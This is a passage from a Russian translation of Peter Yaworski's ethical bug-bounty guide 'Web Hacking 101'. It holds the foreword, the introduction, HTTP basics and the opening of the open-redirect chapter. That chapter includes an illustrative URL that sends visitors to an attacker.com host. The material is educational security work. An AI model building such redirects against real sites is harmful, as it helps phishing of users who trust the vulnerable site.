
Web Hacking 101. Как зарабатывать этичным хакингом

Русский перевод Web Hacking 101 Питера Яворски - практического руководства по этичному поиску веб-уязвимостей и программам вознаграждений за ошибки.

Больше крутых материалов в моём телеграм-канале @grogrigs

Web Hacking 101. Как зарабатывать этичным хакингом



Питер Яворски

Книга продаётся по адресу leanpub.com.

Эта версия опубликована 30 ноября 2018 года.

Это книга Leanpub. Leanpub предоставляет авторам и издателям процесс бережливого книгоиздания. Бережливое книгоиздание - публикация незавершённой электронной книги с помощью простых инструментов и множества итераций: автор получает отзывы читателей, меняет направление, пока книга не станет правильной, а затем развивает достигнутый успех.

Расскажите о книге в Twitter!

Пожалуйста, помогите Питеру Яворски и расскажите об этой книге в Twitter.

Предлагаемый текст:

> Не могу дождаться, когда прочитаю «Web Hacking 101: Как зарабатывать этичным хакингом» Питера Яворски, @yaworsk #bugbounty

Предлагаемая метка книги - `#bugbounty`.

Чтобы узнать, что другие говорят о книге, найдите эту метку в Twitter: `#bugbounty`.

Андреа и Элли, спасибо, что поддерживали меня на непрерывных американских горках мотивации и уверенности. Без вас я не только никогда не закончил бы книгу - моё путешествие в хакинг даже не началось бы.

Команда HackerOne, без вас эта книга не стала бы такой, как сейчас. Спасибо за поддержку, отзывы и труд, благодаря которым она превратилась в нечто большее, чем разбор 30 опубликованных отчётов.

Наконец, минимальная цена книги составляет 9,99 доллара, но покупки по рекомендуемой цене 19,99 доллара или выше помогают сохранять минимум низким и делать книгу доступной людям, которые не могут заплатить больше. Они также позволяют мне отвлекаться от хакинга, постоянно добавлять материалы и улучшать книгу, чтобы мы учились вместе.

Я хотел бы перечислить всех, кто заплатил больше минимума, но список был бы слишком длинным, а контактных данных покупателей я не знаю, если они сами со мной не свяжутся. Тем не менее небольшая группа заплатила даже больше рекомендуемой цены, и это действительно много значит. Я хочу отметить их здесь:

1. @Ebrietas0
2. Таинственный покупатель
3. Таинственный покупатель
4. @nahamsec (Бен Садегипур)
5. Таинственный покупатель

6. @Spam404Online
7. @Danyl0D (Данило Матвиив)
8. Таинственный покупатель
9. @arneswinnen (Арне Свиннен)

Если вы должны быть в списке, напишите мне личное сообщение в Twitter.

Спасибо каждому, кто приобрёл экземпляр!

Глава 1. Предисловие

Лучший способ научиться - просто делать. Именно так мы, Михил Принс и Йоберт Абма, научились взламывать системы.

Мы были молоды. Подобно всем хакерам, которые пришли до нас, и всем тем, кто придёт после, мы были охвачены неудержимым, жгучим любопытством и стремились понять, как всё устроено. В основном мы играли в компьютерные игры, но к 12 годам решили научиться создавать собственные программы. Программирование на Visual Basic и PHP мы осваивали по книгам из библиотеки и на практике.

Разобравшись в разработке программного обеспечения, мы быстро обнаружили, что эти навыки позволяют нам находить ошибки других разработчиков. Мы перешли от созидания к разрушению, и с тех пор взлом стал нашей страстью. В честь окончания школы мы захватили вещательный канал одной телестанции, чтобы показать поздравительную рекламу для нашего выпускного класса. В тот момент это казалось забавным, но мы быстро поняли, что у поступков бывают последствия и что миру нужны совсем не такие хакеры. Ни телестанция, ни школа не разделили нашего веселья, и в наказание мы всё лето мыли окна. В колледже мы превратили свои навыки в жизнеспособный консалтинговый бизнес, который на пике своего развития обслуживал организации государственного и частного сектора по всему миру. Опыт во взломе привёл нас к HackerOne - компании, которую мы совместно основали в 2012 году. Мы хотели дать каждой компании во Вселенной возможность успешно сотрудничать с хакерами, и это по сей день остаётся миссией HackerOne.

Если вы читаете эти строки, значит, у вас тоже есть любопытство, необходимое хакеру и охотнику за ошибками. Мы убеждены, что эта книга станет великолепным путеводителем в вашем путешествии. Она полна содержательных примеров из реальной жизни: отчётов об уязвимостях, за которые действительно выплачивались вознаграждения. Эти примеры сопровождаются полезным анализом и разбором Пита Яворски - автора книги и такого же хакера. Пока вы учитесь, он идёт рядом с вами, и это бесценно.

Эта книга важна ещё и потому, что рассказывает, как стать этичным хакером. Овладение искусством взлома способно дать необычайно мощный навык, который, как мы надеемся, будет служить добру. Самые успешные хакеры умеют во время работы не переступать тонкую грань между правильным и неправильным. Многие способны что-нибудь сломать и даже попытаться наскоро на этом заработать. Но представьте, что вы можете сделать Интернет безопаснее, сотрудничать с замечательными компаниями по всему миру и при этом получать вознаграждение. Ваш талант способен обеспечить безопасность миллиардов людей и их данных. Мы надеемся, что именно к этому вы будете стремиться.

Мы безмерно благодарны Питу за то, что он нашёл время и столь красноречиво всё это описал. Нам хотелось бы иметь такой источник знаний, когда мы только начинали. Книгу Пита приятно читать, и в ней есть всё необходимое, чтобы положить начало вашему пути в мире хакинга.

Приятного чтения и удачного хакинга!

Помните: взламывайте ответственно.

Михил Принс и Йоберт Абма, сооснователи HackerOne

Глава 2. Введение

Спасибо, что приобрели эту книгу. Надеюсь, читать её вам будет так же интересно, как мне было интересно собирать материал и писать её.

«Web Hacking 101» - моя первая книга, призванная помочь вам сделать первые шаги во взломе. Я начал писать её как самостоятельно издаваемое объяснение 30 уязвимостей - побочный результат моего собственного обучения. Но очень скоро она превратилась в нечто гораздо большее.

Как минимум я надеюсь, что книга откроет вам глаза на необъятный мир хакинга. А в лучшем случае она станет вашим первым шагом к тому, чтобы сделать Всемирную паутину безопаснее и заодно немного заработать.

Как всё начиналось

В конце 2015 года мне случайно попалась книга Парми Олсон «We Are Anonymous: Inside the Hacker World of LulzSec, Anonymous and the Global Cyber Insurgency», и я прочёл её за неделю. Однако, закончив читать, я всё ещё не понимал, с чего начинали описанные в ней хакеры.

Мне хотелось большего: я хотел знать не только, ЧТО делали хакеры, но и КАК они это делали. Поэтому я продолжал читать. Но всякий раз, заканчивая новую книгу, я оставался с теми же вопросами:

• Как другие хакеры узнают об обнаруживаемых ими уязвимостях?
• Где люди находят уязвимости?
• С чего хакеры начинают взлом выбранного сайта?
• Неужели хакинг сводится лишь к применению автоматизированных инструментов?
• Как мне самому начать находить уязвимости?

Однако поиски новых ответов открывали передо мной всё новые двери.

Примерно тогда же я проходил на Coursera курсы по разработке для Android и присматривался к другим интересным программам. Моё внимание привлекла специализация Coursera по кибербезопасности, особенно её второй курс - «Software Security». К счастью для меня, он как раз начинался (по состоянию на февраль 2016 года он обозначен как «Coming Soon»), и я записался.

Через несколько лекций я наконец понял, что такое переполнение буфера и как его эксплуатируют. Я в полной мере разобрался, как выполняются SQL-инъекции, тогда как прежде лишь знал об их опасности. Словом, меня затянуло. До этого момента я всегда смотрел на безопасность веб-приложений с позиции разработчика: понимал, что значения необходимо очищать и что нельзя непосредственно использовать ввод пользователя. Теперь я начинал видеть всё это глазами хакера.

Я продолжал искать информацию о взломе и наткнулся на форумы Bugcrowd. К сожалению, в то время они не отличались особой активностью, но кто-то упомянул там раздел Hacktivity на HackerOne и дал ссылку на отчёт. Перейдя по ней, я был поражён. Передо мной было описание уязвимости, которое отправили компании, а та затем раскрыла его всему миру. Но, пожалуй, важнее всего было то, что компания действительно заплатила хакеру за обнаружение этой уязвимости и сообщение о ней!

Это стало поворотным моментом: я сделался одержим этой темой. Особенно меня увлекло то, что канадская компания Shopify, выросшая у нас на глазах, по-видимому, тогда лидировала по числу

раскрытых отчётов. Я открыл профиль Shopify, и список раскрытий оказался буквально усеянобщедоступными отчётами. Я никак не мог ими насытиться. Среди уязвимостей былимежсайтовый скриптинг, ошибки аутентификации и межсайтовая подделка запросов - и это лишьнесколько примеров.

Признаться, на том этапе мне было трудно понять, что именно описывается в отчётах. Некоторые уязвимости и способы их эксплуатации давались нелегко.

Пытаясь с помощью Google разобраться в одном конкретном отчёте, я попал в обсуждение задачи на GitHub, посвящённое старой уязвимости Ruby on Rails, вызванной небезопасными параметрами по умолчанию (она подробно рассматривается в главе о логике приложений), о которой сообщил Егор Хомаков. Дальнейшие поиски сведений о Егоре привели меня в его блог, где среди раскрытий были описания чрезвычайно сложных уязвимостей.

Читая о его опыте, я понял, что миру хакинга могли бы пригодиться написанные простым языком объяснения реальных уязвимостей. А я, как оказалось, лучше учусь, когда обучаю других.

Так родилась книга «Web Hacking 101».

Всего 30 примеров и моя первая продажа

Для начала я поставил перед собой простую цель: найти 30 веб-уязвимостей и объяснить их простым и понятным языком.

Я рассуждал так: в худшем случае поиск материала и написание статей об уязвимостях помогут мне изучить хакинг. В лучшем - я продам миллион экземпляров, стану гуру самостоятельного книгоиздания и рано уйду на покой. Второго пока не случилось, а первое порой кажется бесконечным.

Когда я объяснил примерно 15 уязвимостей, то решил опубликовать черновик, чтобы его уже можно было купить. Выбранная мною платформа LeanPub, через которую, вероятно, книгу приобрело большинство читателей, позволяет выпускать её поэтапно и предоставляет покупателям доступ ко всем обновлениям. Я опубликовал твит, в котором поблагодарил HackerOne и Shopify за раскрытия и рассказал миру о своей книге. Особых надежд я не питал.

Но уже через несколько часов состоялась первая продажа.

В восторге от самой мысли, что кто-то и вправду заплатил за мою книгу - за то, что я создал и во что вкладывал уйму сил, - я вошёл в LeanPub, надеясь что-нибудь узнать о таинственном покупателе. Как выяснилось, узнать было нечего. Но тут завибрировал телефон: я получил твит от Михила Принса, который написал, что книга ему понравилась, и попросил держать его в курсе.

Кто, чёрт возьми, такой Михил Принс? Я заглянул в его профиль Twitter и обнаружил, что он один из сооснователей HackerOne. Вот дерьмо. Одна половина меня решила, что HackerOne наверняка не понравится, насколько сильно я опираюсь на материалы их сайта. Я старался сохранять оптимизм: Михил, кажется, меня поддерживал и сам просил держать его в курсе, так что, вероятно, ничего страшного не случится.

Вскоре после первой продажи состоялась вторая, и я подумал, что, похоже, нащупал нечто стоящее. По совпадению примерно в то же время Quora прислала мне уведомление о вопросе, который мог меня заинтересовать: «Как стать успешным охотником за ошибками?»

Я помнил собственное начало и знал, каково оказаться в таком положении; к тому же мной двигало корыстное желание прорекламировать книгу. Поэтому я решил написать ответ. Примерно на середине меня осенило, что единственный другой ответ принадлежит Йоберту Абме, ещё

одному сооснователю HackerOne. В вопросах хакинга это весьма авторитетный голос. Вот дерьмо.

Я подумывал отказаться от ответа, но затем решил переписать его так, чтобы развить уже сказанное Йобертом, поскольку соперничать с его советами не мог. Я нажал «Submit» и больше об этом не думал. Но затем пришло любопытное письмо:

> Привет, Питер! Я увидел твой ответ на Quora, а потом заметил, что ты пишешь книгу о хакинге в белых шляпах. Хотелось бы узнать больше.
>
> С уважением,
>
> Мартен, генеральный директор HackerOne

Вот дерьмо в кубе. В тот момент в голову полезло множество мыслей - ни одной положительной и почти все неразумные. Короче говоря, я решил, что Мартен написал лишь затем, чтобы прикрыть мою книгу. К счастью, это оказалось бесконечно далеко от истины.

Я ответил, объяснив, кто я и чем занимаюсь: пытаюсь научиться взлому и одновременно помочь учиться другим. Оказалось, идея ему очень понравилась. Он объяснил, что HackerOne заинтересована в развитии сообщества и поддержке хакеров во время их обучения, поскольку это взаимовыгодно для всех участников. Словом, он предложил помощь. И, поверьте, действительно помог. Без его постоянной поддержки и воодушевления со стороны HackerOne эта книга, вероятно, не стала бы такой, как сегодня, и в ней не было бы и половины нынешнего содержания.

После того первого письма я продолжал писать, а Мартен продолжал интересоваться моей работой. Михил и Йоберт читали черновики, предлагали исправления и даже написали некоторые разделы. Мартен сделал больше, чем от него можно было ожидать: оплатил профессиональный дизайн обложки. Так я распрощался с однотонной жёлтой обложкой с белой ведьминской шляпой - всё это выглядело так, будто рисунок создал четырёхлетний ребёнок. В мае 2016 года к HackerOne присоединился Адам Баккус. На пятый рабочий день он прочёл книгу, предложил правки и рассказал, каково находиться по другую сторону отчётов об уязвимостях. Теперь этот материал вошёл в главу о составлении отчётов.

Я рассказываю обо всём этом потому, что на протяжении всего пути HackerOne ни разу ничего не попросила взамен. Компания просто хотела поддержать сообщество и увидела в этой книге хороший способ сделать это. Мне, новичку в хакерском сообществе, такой подход пришёлся по душе, и надеюсь, что вам он тоже близок. Лично я предпочитаю быть частью сообщества, которое поддерживает людей и принимает их в свои ряды.

С тех пор книга значительно разрослась и далеко превзошла мои первоначальные замыслы. Вместе с этим изменилась и её целевая аудитория.

Для кого написана эта книга

Эта книга написана прежде всего для начинающих хакеров. Неважно, кто вы: веб-разработчик, веб-дизайнер, домохозяйка, десятилетний ребёнок или семидесятипятилетний человек. Я хочу, чтобы книга стала авторитетным источником, который поможет понять различные типы уязвимостей, научит их находить, сообщать о них, получать вознаграждение и даже писать защищённый код.

При этом я писал её не для того, чтобы проповедовать массам. В сущности, эта книга посвящена совместному обучению. Поэтому я рассказываю как об успехах, ТАК И о некоторых своих примечательных - и неловких - неудачах.

Кроме того, книгу необязательно читать от корки до корки. Если вас интересует определённый раздел, смело начинайте с него. Иногда я ссылаюсь на материал, рассмотренный ранее, но в таких случаях стараюсь связывать разделы так, чтобы между ними было удобно переходить. Мне хочется, чтобы вы держали эту книгу открытой во время работы.

Каждая глава, посвящённая определённому типу уязвимостей, построена одинаково:

• начинается с описания типа уязвимости;
• продолжается разбором примеров этой уязвимости;
• завершается итогами.

Точно так же устроен каждый пример внутри таких глав. Он включает:

• мою оценку сложности обнаружения уязвимости;
• URL-адрес места, где она была найдена;
• ссылку на отчёт или разбор;

• дату сообщения об уязвимости;
• сумму, выплаченную за отчёт;
• понятное описание уязвимости;
• выводы, которые можно применить в собственной работе.

Наконец, хотя для хакинга это не обязательное условие, вам, вероятно, не помешает некоторое знакомство с HTML, CSS, JavaScript и, возможно, программированием. Это не значит, что вы должны уметь с ходу создавать веб-страницы с нуля. Но понимание основной структуры веб-страницы, способов, которыми CSS определяет её внешний вид, и возможностей JavaScript поможет вам обнаруживать уязвимости и осознавать серьёзность их последствий. Знания программирования полезны при поиске уязвимостей в логике приложений. Если вы сумеете поставить себя на место программиста, предположить, как он мог реализовать определённую возможность, или прочесть его код, когда тот доступен, то получите преимущество.

Для этого я рекомендую бесплатные онлайн-курсы Udacity «Intro to HTML and CSS» и «JavaScript Basics»; ссылки на них приведены в главе «Ресурсы». Если вы не знакомы с Udacity, её миссия состоит в том, чтобы сделать доступное, недорогое, увлекательное и высокоэффективное высшее образование открытым всему миру. Для создания программ и проведения онлайн-курсов Udacity сотрудничает с Google, AT&T, Facebook, Salesforce и другими компаниями.

Обзор глав

Глава 2 даёт начальные сведения о работе Интернета, включая HTTP-запросы и ответы, а также методы HTTP.

Глава 3 посвящена открытым перенаправлениям - любопытной уязвимости, при которой сайт используют, чтобы направить пользователя на другой сайт. Это позволяет злоумышленнику воспользоваться доверием пользователя к уязвимому сайту.

В главе 4 рассматривается загрязнение параметров HTTP. Вы узнаете, как находить системы, которые могут небезопасно передавать пользовательский ввод сторонним сайтам.

Глава 5 посвящена уязвимостям межсайтовой подделки запросов. В приведённых примерах показано, как пользователей можно заставить, без их ведома, отправить данные на сайт, где они уже вошли в учётную запись.

В главе 6 рассматриваются HTML-инъекции и объясняется, как возможность внедрить HTML в веб-страницу используется во вредоносных целях. Один из самых интересных выводов состоит в

том, что при помощи закодированных значений можно обманом заставить сайты принять иотобразить переданный HTML в обход фильтров.

Глава 7 посвящена инъекциям возврата каретки и перевода строки. В ней разобраны примеры передачи сайтам символов возврата каретки и разрыва строки и влияние этих символов на отображаемое содержимое.

Глава 8 посвящена межсайтовому скриптингу - огромной теме, включающей множество способов эксплуатации. Межсайтовый скриптинг открывает колоссальные возможности, и ему можно, а вероятно, и следует посвятить отдельную книгу. Я мог бы привести здесь уйму примеров, поэтому постарался сосредоточиться на самых интересных и полезных для обучения.

В главе 9 рассматриваются инъекции серверных, а также клиентских шаблонов. Такие уязвимости возникают, когда разработчики напрямую вставляют пользовательский ввод в шаблоны, а ввод передаётся с применением синтаксиса шаблонизатора. Последствия зависят от места возникновения уязвимости, но нередко она позволяет удалённо выполнить код.

Глава 10 посвящена инъекциям языка структурированных запросов (SQL), при которых запросами к базе данных манипулируют, чтобы извлечь, изменить или удалить информацию сайта.

В главе 11 рассматривается подделка запросов на стороне сервера, позволяющая злоумышленнику использовать удалённый сервер для выполнения последующих HTTP-запросов от имени злоумышленника.

Глава 12 посвящена уязвимостям внешних сущностей XML, возникающим при разборе сайтом расширяемого языка разметки (XML). Уязвимости такого рода могут позволять, например, читать закрытые файлы, удалённо выполнять код и совершать другие действия.

В главе 13 рассматривается удалённое выполнение кода, то есть возможность злоумышленника исполнять произвольный код на сервере жертвы. Это один из наиболее опасных типов уязвимостей, поскольку злоумышленник может управлять выполняемым кодом; обычно размер вознаграждения соответствует этой опасности.

Глава 14 посвящена уязвимостям, связанным с памятью. Их бывает трудно находить, и обычно они относятся к низкоуровневым языкам программирования. Однако обнаружение таких ошибок способно привести к выявлению весьма серьёзных уязвимостей.

В главе 15 рассматривается захват поддоменов - тема, о которой я очень многое узнал во время работы над книгой и основные заслуги в изучении которой принадлежат Матиасу, Франсу и команде Detectify. Суть ситуации в том, что сайт ссылается на размещённый у сторонней службы поддомен, но фактически так и не регистрирует соответствующий адрес в этой службе. Злоумышленник может зарегистрировать адрес у стороннего поставщика, после чего весь трафик, который якобы направляется в домен жертвы, в действительности попадёт в домен злоумышленника.

Глава 16 посвящена состояниям гонки - уязвимости, при которой два или более процессов выполняют действия на основании условий, хотя эти условия должны разрешать лишь одно действие. Возьмём, например, банковские переводы: при балансе в 500 долларов вы не должны суметь дважды перевести по 500 долларов. Однако уязвимость состояния гонки способна это позволить.

В главе 17 рассматриваются уязвимости небезопасных прямых ссылок на объекты, из-за которых злоумышленник может читать или изменять объекты - записи базы данных, файлы и прочее, - хотя не должен иметь на это разрешения.

Глава 18 посвящена уязвимостям в логике приложений. Эта глава разрослась и стала вместилищем для уязвимостей, которые я связываю с изъянами программной логики. Я обнаружил, что начинающему, возможно, проще искать такие уязвимости, чем придумывать

необычные и изощрённые способы передать сайту вредоносные данные.

Глава 19 рассказывает, с чего начать. Она призвана помочь вам понять, где и как искать уязвимости, но не является пошаговым руководством по взлому сайта. Её содержание основано на моём опыте и моём подходе к исследованию сайтов.

Глава 20, пожалуй, одна из важнейших в книге, поскольку содержит советы по составлению эффективного отчёта. Все хакерские навыки мира ничего не стоят, если вы не способны надлежащим образом сообщить о проблеме нужной компании. Поэтому я собрал рекомендации ряда известных компаний, выплачивающих вознаграждения, и получил советы от HackerOne. Обязательно уделите этой главе самое пристальное внимание.

В главе 21 мы меняем направление и углубляемся в рекомендуемые инструменты хакинга. Первый вариант главы предоставил Михил Принс из HackerOne. С тех пор она превратилась в постоянно пополняемый список полезных инструментов, которые мне довелось найти и использовать.

Глава 22 поможет вам поднять свои хакерские навыки на новый уровень. В ней я рассказываю о замечательных источниках для дальнейшего обучения. Рискуя вновь повториться, ещё раз сердечно благодарю Михила Принса, который составил первоначальный список, положивший начало этой главе.

Глава 23 завершает книгу и рассматривает несколько основных терминов, которые следует знать хакеру. Большинство из них обсуждается в других главах, но некоторые встречаются только здесь, поэтому я рекомендую прочесть этот раздел.

Предупреждение и одна просьба

Прежде чем вы отправитесь в удивительный мир хакинга, я хочу кое-что прояснить. Когда я учился, читал общедоступные раскрытия и видел, сколько денег люди зарабатывали и продолжают зарабатывать, было легко приукрасить этот процесс в своём воображении и принять его за лёгкий путь к быстрому богатству. Это не так. Хакинг может приносить огромное удовлетворение, но сведения о неудачах, которые встречаются на этом пути, трудно найти и прочесть - кроме этой книги, где я делюсь несколькими весьма неловкими историями. Поскольку вы будете слышать преимущественно об успехах людей, у вас могут сложиться нереалистичные ожидания. Возможно, вы и вправду быстро добьётесь успеха. Но если этого не случится, продолжайте работать! Со временем станет легче, а успешное рассмотрение отчёта дарит великолепное чувство.

И напоследок у меня к вам просьба. Во время чтения пишите мне в Twitter по адресу @yaworsk и рассказывайте, как идут дела. Добились вы успеха или нет - я хотел бы об этом услышать. Если у вас ничего не получается, охота за ошибками может быть одиноким занятием, но праздновать успехи вместе замечательно. А может быть, ваша находка окажется среди примеров следующего издания.

Удачи!!

Глава 3. Основные сведения

Если вы, как и я когда-то, начинаете с нуля и эта книга стала одним из ваших первых шагов в мир хакинга, вам необходимо понять, как работает Интернет. Не спешите переворачивать страницу: я имею в виду, как URL-адрес, введённый в адресную строку, сопоставляется с доменом, как для домена определяется IP-адрес и так далее.

Если выразить всё одним предложением, Интернет - это множество соединённых между собой систем, которые обмениваются сообщениями. Одни принимают только сообщения определённого типа, другие разрешают сообщения лишь от ограниченного набора систем, но каждая система в Интернете получает адрес, по которому люди могут отправлять ей сообщения. Затем каждая система сама решает, что сделать с сообщением и как на него ответить.

Чтобы определить структуру этих сообщений, люди описали в документах «Запросы комментариев» (Request for Comments, RFC), как должны взаимодействовать некоторые из систем. Возьмём для примера HTTP. Этот протокол определяет порядок взаимодействия интернет-браузера с веб-сервером. Поскольку браузер и веб-сервер договорились реализовать один и тот же протокол, они способны общаться.

Когда вы вводите `http://www.google.com` в адресную строку браузера и нажимаете Enter, на высоком уровне происходит следующее:

• Браузер извлекает из URL-адреса доменное имя `www.google.com`.
• Компьютер отправляет DNS-запрос DNS-серверам, указанным в его настройках. Служба DNS помогает преобразовать доменное имя в IP-адрес; в данном случае получается `216.58.201.228`. Совет: IP-адреса домена можно узнать, выполнив в терминале команду `dig A www.google.com`.
• Компьютер пытается установить TCP-соединение с найденным IP-адресом через порт `80`, который используется для трафика HTTP. Совет: TCP-соединение можно установить, выполнив в терминале команду `nc 216.58.201.228 80`.
• Если попытка успешна, браузер отправляет следующий HTTP-запрос:

```
GET / HTTP/1.1
Host: www.google.com
Connection: keep-alive
Accept: application/html,*/*
```

• Теперь браузер ожидает от сервера примерно такой ответ:

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
 <head>
  <title>Google.com</title>
 </head>
 <body>
  ...
 </body>
</html>
```

• Браузер разбирает и отображает полученные HTML, CSS и JavaScript. В данном случае на экране появится главная страница Google.com.

Как уже упоминалось, для браузера, Интернета и HTML существует соглашение о порядке отправки сообщений. Оно определяет конкретные методы и требует присутствия заголовка запроса `Host` во всех запросах HTTP/1.1, как показано выше в четвёртом пункте. Среди определённых методов есть GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT и OPTIONS.

Метод GET означает получение информации, которую определяет единообразный идентификатор ресурса (Uniform Resource Identifier, URI) в запросе. Термин URI может сбивать с толку, особенно после упоминания URL выше, но для целей этой книги достаточно знать: URL похож на адрес человека и представляет собой один из видов URI, а URI похож на имя человека (спасибо, Wikipedia). Хотя полиции HTTP не существует, запросы GET, как правило, не должны быть связаны с функциями, изменяющими данные: им следует только получать и возвращать данные.

Метод HEAD идентичен сообщению GET, за исключением того, что сервер не должен возвращать в ответе тело сообщения. Обычно этот метод встречается нечасто, но, по имеющимся сведениям, его нередко применяют для проверки действительности и доступности гипертекстовых ссылок, а также недавних изменений.

Метод POST служит для вызова некоторой функции, которую должен выполнить сервер в соответствии со своей логикой. Иными словами, обычно на серверной стороне выполняется какое-либо действие: создаётся комментарий, регистрируется пользователь, удаляется учётная запись и так далее. Действие сервера в ответ на POST может быть различным, а иногда запрос вообще не приводит к действию - например, если при его обработке возникает ошибка.

Метод PUT применяется для вызова некоторой функции применительно к уже существующей сущности: например, при обновлении учётной записи или записи блога. И здесь выполняемое действие может быть различным, а сервер порой вообще ничего не предпринимает.

Метод DELETE действует именно так, как подсказывает его название: он используется для отправки удалённому серверу запроса на удаление ресурса, заданного URI.

Метод TRACE - ещё один редко используемый метод. Он возвращает сообщение запроса отправителю. Благодаря этому отправитель может увидеть, что именно получает сервер, и использовать сведения для тестирования и диагностики.

Метод CONNECT фактически зарезервирован для работы с прокси-сервером. Прокси - это, по существу, сервер, пересылающий запросы другим серверам.

Метод OPTIONS запрашивает у сервера сведения о доступных вариантах взаимодействия. Например, ответ на вызов OPTIONS может показывать, что сервер принимает вызовы GET, POST, PUT, DELETE и OPTIONS, но не HEAD или TRACE.

Теперь, вооружившись базовым пониманием работы Интернета, мы можем перейти к различным типам встречающихся в нём уязвимостей.

Глава 4. Уязвимости открытого перенаправления

Описание

Уязвимость открытого перенаправления возникает, когда жертва посещает определённый URL-адрес некоторого сайта, а тот предписывает браузеру жертвы перейти по совершенно другому URL-адресу в отдельном домене. Предположим, например, что Google использовал для перенаправления пользователей в Gmail следующий URL-адрес:

```
https://www.google.com?redirect_to=https://www.gmail.com
```

При посещении этого URL-адреса Google получал бы HTTP-запрос GET и по значению параметра `redirect_to` определял, куда следует перенаправить браузер посетителя. Затем Google возвращал бы HTTP-ответ с кодом `302`, предписывая браузеру пользователя выполнить GET-запрос к `https://www.gmail.com`, то есть к адресу из параметра `redirect_to`. Теперь предположим, что мы изменили исходный URL-адрес:

```
https://www.google.com?redirect_to=https://www.attacker.com
```

Если бы Google не проверял, что параметр `redirect_to` указывает на один из принадлежащих компании допустимых сайтов, куда она намерена отправлять посетителей - в нашем примере это `https://www.gmail.com`, - сайт мог бы оказаться уязвимым для открытого перенаправления. Он возвращал бы HTTP-ответ, предписывающий браузеру посетителя выполнить GET-запрос к `https://www.attacker.com`.

